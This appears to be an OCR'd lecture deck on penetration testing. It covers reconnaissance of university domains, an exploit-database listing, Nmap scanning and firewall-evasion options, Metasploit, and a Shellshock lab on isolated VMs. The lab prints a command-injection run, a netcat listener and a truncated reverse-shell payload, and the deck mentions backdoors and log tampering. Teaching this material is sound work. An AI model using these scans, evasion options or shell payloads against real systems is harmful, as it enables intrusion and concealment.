
Network

Site	https://newcastle.edu.au	Domain registrar	unknown
Netblock Owner	Amazon Technologies Inc.	Nameserver organisation	unknown
Domain	newcastle.edu.au	Organisation	unknown
Nameserver	neddy.newcastle.edu.au	Hosting company	Amazon
IP address	13.248.219.129 (VirusTotal)	Top Level Domain	Australia (.edu.au)
DNS admin	networks@newcastle.edu.au	DNS Security Extensions	unknown
IPv6 address	Not Present	Hosting country	US
Reverse DNS	a23e5f4742c4eb642.awsglobalaccelerator.com		

IP delegation

IPv4 address (13.248.219.129)

What is the site running?




Results for mq.edu.au

Found 22 sites

	Site	Site Report	First seen	Netblock	OS
1.	[redacted]	📄	october 2011	netspot pty. ltd.	linux
2.	[redacted]	📄	august 1995	imported inetnum object for macqua-1	linux
3.	[redacted]	📄	august 1995	imported inetnum object for macqua-1	unknown
4.	[redacted]	📄	july 2011	imported inetnum object for macqua-1	unknown
5.	[redacted]	📄	october 2014	amazon technologies inc.	windows server 2012
6.	[redacted]	📄	november 2002	imported inetnum object for macqua-1	unknown
7.	[redacted]	📄	september 2010	imported inetnum object for macqua-1	unknown
8.	[redacted]	📄	january 2005	imported inetnum object for macqua-1	linux
9.	[redacted]	📄	august 2014	imported inetnum object for macqua-1	linux
10.	[redacted]	📄	january 2013	microsoft corporation	windows server 2012
11.	[redacted]	📄	may 2009	imported inetnum object for macqua-1	linux
12.	[redacted]	📄	november 2002	imported inetnum object for macqua-1	windows server 2008
13.	[redacted]	📄	june 2014	internap network services (singapore) co. ltd.	unknown
14.	[redacted]	📄	august 2005	imported inetnum object for macqua-1	unknown
15.	[redacted]	📄	september 2009	imported inetnum object for macqua-1	linux
16.	[redacted]	📄	november 2011	imported inetnum object for macqua-1	windows server 2008
17.	[redacted]	📄	october 2010	imported inetnum object for macqua-1	macosx
18.	[redacted]	📄	december 2007	imported inetnum object for macqua-1	unknown
19.	[redacted]	📄	september 2003	m2 telecommunications group ltd	windows server 2008
20.	[redacted]	📄	august 1996	imported inetnum object for macqua-1	unknown

Next page

Exploit Database



Remote Exploits

Date	D	A	V	Description	Plat.
2015-03-19	↓	⚠	✓	TWiki Debugenableplugins Remote Code Execution	php
2015-03-18	↓	-	✓	Exim GHOST (glibc gethostbyname) Buffer Overflow	linux
2015-03-17	↓	-	✓	Adobe Flash Player PCRE Regex Vulnerability	windows
2015-03-13	↓	-	◷	ArcSight Logger - Arbitrary File Upload (Code Execution)	linux
2015-03-16	↓	-	✓	IPass Control Pipe Remote Command Execution	windows
2015-03-16	↓	-	✓	ElasticSearch Search Groovy Sandbox Bypass	java
2015-03-12	↓	-	✓	Adobe Flash Player ByteArray UncompressViaZlibVariant Use After Free	windows

Local Exploits

Date	D	A	V	Description	Plat.
2015-03-19	↓	-	◷	Windows 8.1 - Local WebDAV NTLM Reflection Elevation of Privilege	windows
2015-03-19	↓	⚠	✓	Publish-It PUI Buffer Overflow (SEH)	windows
2015-03-17	↓	-	◷	Spybot Search & Destroy 1.6.2 Security Center Service - Privilege Escalation	windows
2015-02-18	↓	⚠	✓	Publish-It 3.6d - Buffer Overflow (SEH) Exploit	windows
2015-02-28	↓	-	✓	Microsoft Office Word 2007 - RTF Object Confusion (ASLR and DEP Bypass)	windows
2015-03-16	↓	-	✓	Brasero CD/DVD Burner 3.4.1 - 'm3u' Buffer Overflow Crash PoC	linux
2015-03-16	↓	⚠	◷	Foxit Reader 7.0.6.1126 - Unquoted Service Path Elevation Of Privilege	windows

Web Applications

Date	D	A	V	Description	Plat.
2015-03-19	↓	⚠	◷	Chamilo LMS 1.9.10 - Multiple Vulnerabilities	php
2015-03-19	↓	-	◷	EMC M&R (Watch4net) - Credential Disclosure	java
2015-03-19	↓	-	◷	Joomla ECommerce-WD Plugin 1.2.5 - SQL Injection Vulnerabilities	php
2015-03-19	↓	-	◷	EMC M&R (Watch4net) - Directory Traversal	java
2015-03-19	↓	-	◷	Citrix Command Center - Credential Disclosure	xml
2015-03-19	↓	-	◷	Citrix NITRO SDK - Command Injection Vulnerability	linux
2015-03-18	↓	-	◷	Websense Appliance Manager Command Injection Vulnerability	java

DoS/PoC

Date	D	A	V	Description	Plat.
2015-03-19	↓	⚠	✓	FastStone Image Viewer 5.3 .tga Crash PoC	windows

Scanning

- Mapping the network topology
- Identifying the services
- Identifying the vulnerabilities
- Tools
    - Nmap
    - Nesus

NMAP

- Nmap is an open source program released under the General Public License
- Used to discover, monitor and troubleshoot TCP/IP systems
- Scanning Techniques
- OS and Service Detection
- Timing Options
- Evading Firewalls

NMAP-Scanning Techniques

- Scanning single target
    - nmap IP address or hostname
    - deafult scan checks for 1000 well known ports
    - nmap 192.168.0.102

- Scanning multiple targets
    - nmap IP1 IP2
    - range: 192.168.0.100-105

NMAP-Scanning Techniques

- Ping only scan
  - nmap -sP target
- TCP SYN ping
  - nmap -PS[port1, port2] target
- TCP ACK Ping
  - nmap -PA target, nmap
- UDP ping
  - nmap -PU target, nmap -sU target
- Custom TCP scan
  - nmap --scanflags [flags] [target]
  - SYN, ACK, URG, RST, FIN

NMAP-Scanning Techniques

- *random targets: generates random IP addresses and scans them
  - nmap -iR [number of targets]
  - example: nmap -iR 3

- Aggressive scan: uses different scan options
  - nmap -A target

NMAP-OS and Service Detection

- can detect OS and services on the remote systems
- analyses responses from targets and attempts to identify the OS and services
- TCP/IP fingerprinting

NMAP-OS and Service Detection

- OS detection
  - nmap -O target

- Guess an unknown OS
  - nmap -O --osscan-guess target

- Service Version Detection
  - nmap -sV target

- verbose version scan
  - nmap -sV --version-trace target

NMAP-Timing Options

- nmap -T[0-5] target

- T0 paranoid extremely slow
- T1 sneaky useful for avoiding IDS
- T2 polite unlikely to interfere with the target system
- T3 normal default timing template
- T4 aggressive faster results
- T5 very fast

NMAP-Timing Options

- minimum number of parallel operations
  - nmap --min-parallelism N target

- maximum number of parallel operations
  - nmap --max-parallelism N target

- min host group size
  - nmap --min-hostgroup N subnet

NMAP-Timing Options

- minimum scan delay
  - nmap --scan-delay 5s target
  - nmap --scan-delay 5m target
  - nmap --scan-delay 5h target

- minimum packet rate (packets/sec)
  - nmap --min-rate N target

NMAP-Evading Security Tools

- Fragment Packets
  - nmap -f target

- use a decoy
  - nmap -D [decoy1, ...decoyN or RND:N] [target]
  - nmap will spoof additional packets from the specified number opf decoy addresses

- manually specify source port number
  - nmap --source-port 53 target
  - ftp: 20, dhcp: 67

NMAP-Evading Security Tools

- append random data
  - nmap --data-length [number of bytes] target

- spoof MAC address
  - nmap -sT -PN --spoof-mac [vendor|MAC|0] target

Penetration

- Gaining Access
  - Using application & operating system attacks
  - Using network attacks
  - Privilege escalation

Penetration


- Gaining access using application & operating system attacks
    - Buffer overflows
    - Injection
    - Password cracking

Metasploit

- Used for pen testing
- Shifts with well known exploits
- Contains several hundreds of exploits, payload and auxiliary modules
- Makes complex tasks easy
- Has regular updates

Shellshock 1

- Network Setup:




Virtual Switch
(Use Host only Ethernet Adapter)

VM1 (Pentester VM)
IP: 192.168.56.103

VM2 (Kali 2.0)
IP:192.168.56.102


Oracle VM BOX Network



```
{ "uptime": " 20:51:03 up 4 min, 1 users, load average: 0.00, 0.01, 0.00", "kernel": "Linux vulnerable 3.14.1-pentesterlab #1 SMP Sun Jul 6
09:16:00 EST 2014 i686 GNU/Linux"}
```


Shellshock 2

- Testing Bash vulnerability:
  - ❖ Type in terminal: *python test.py -t http://192.168.56.103/cgi-bin/status -c "touch /tmp/test4 “* (This will create test4 folder in the Pentester VM)



```
pentesterlab@vulnerable:/tmp$ ls
aberr     k5_skip   tce/      tcloop/   test4
```

- Get reverse bash shell:
  - ❖ Type in one terminal: *nc -lvp 4444*
  - ❖ Type in other terminal: *python test.py -t http://192.168.56.103/cgi-bin/status -c "bash -i >& /de "*



```
bash-4.2$ sbin/ifconfig
sbin/ifconfig
bash: sbin/ifconfig: No such file or directory
bash-4.2$ /sbin/ifconfig
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:26:1D:37
          inet addr:192.168.56.103  Bcast:192.168.56.255
          inet6 addr: fe80::a00:27ff:fe26:1d37/64 Scope:
```

Penetration

- Gaining Access using network attacks
  - Sniffers
  - MAC flooding
  - ARP cache poisoning
  - DNS poisoning
  - Traffic redirection

Maintaining Access & Covering Tracks

- Maintaining Access & Covering Tracks
    - Install trojans, backdoors, rootkits, spyware
    - Alter logs

- Reporting and Cleanup
    - Very important which is often overlooked
        - Executive Summary: targeted at high level
        - Detailed report: Targeted at technical level
        - Raw Output: Proof

    - Sample Reports
        - Offensive security sample report
        - Primo Sample report

    - Use logs to identify all pen test activates and clean up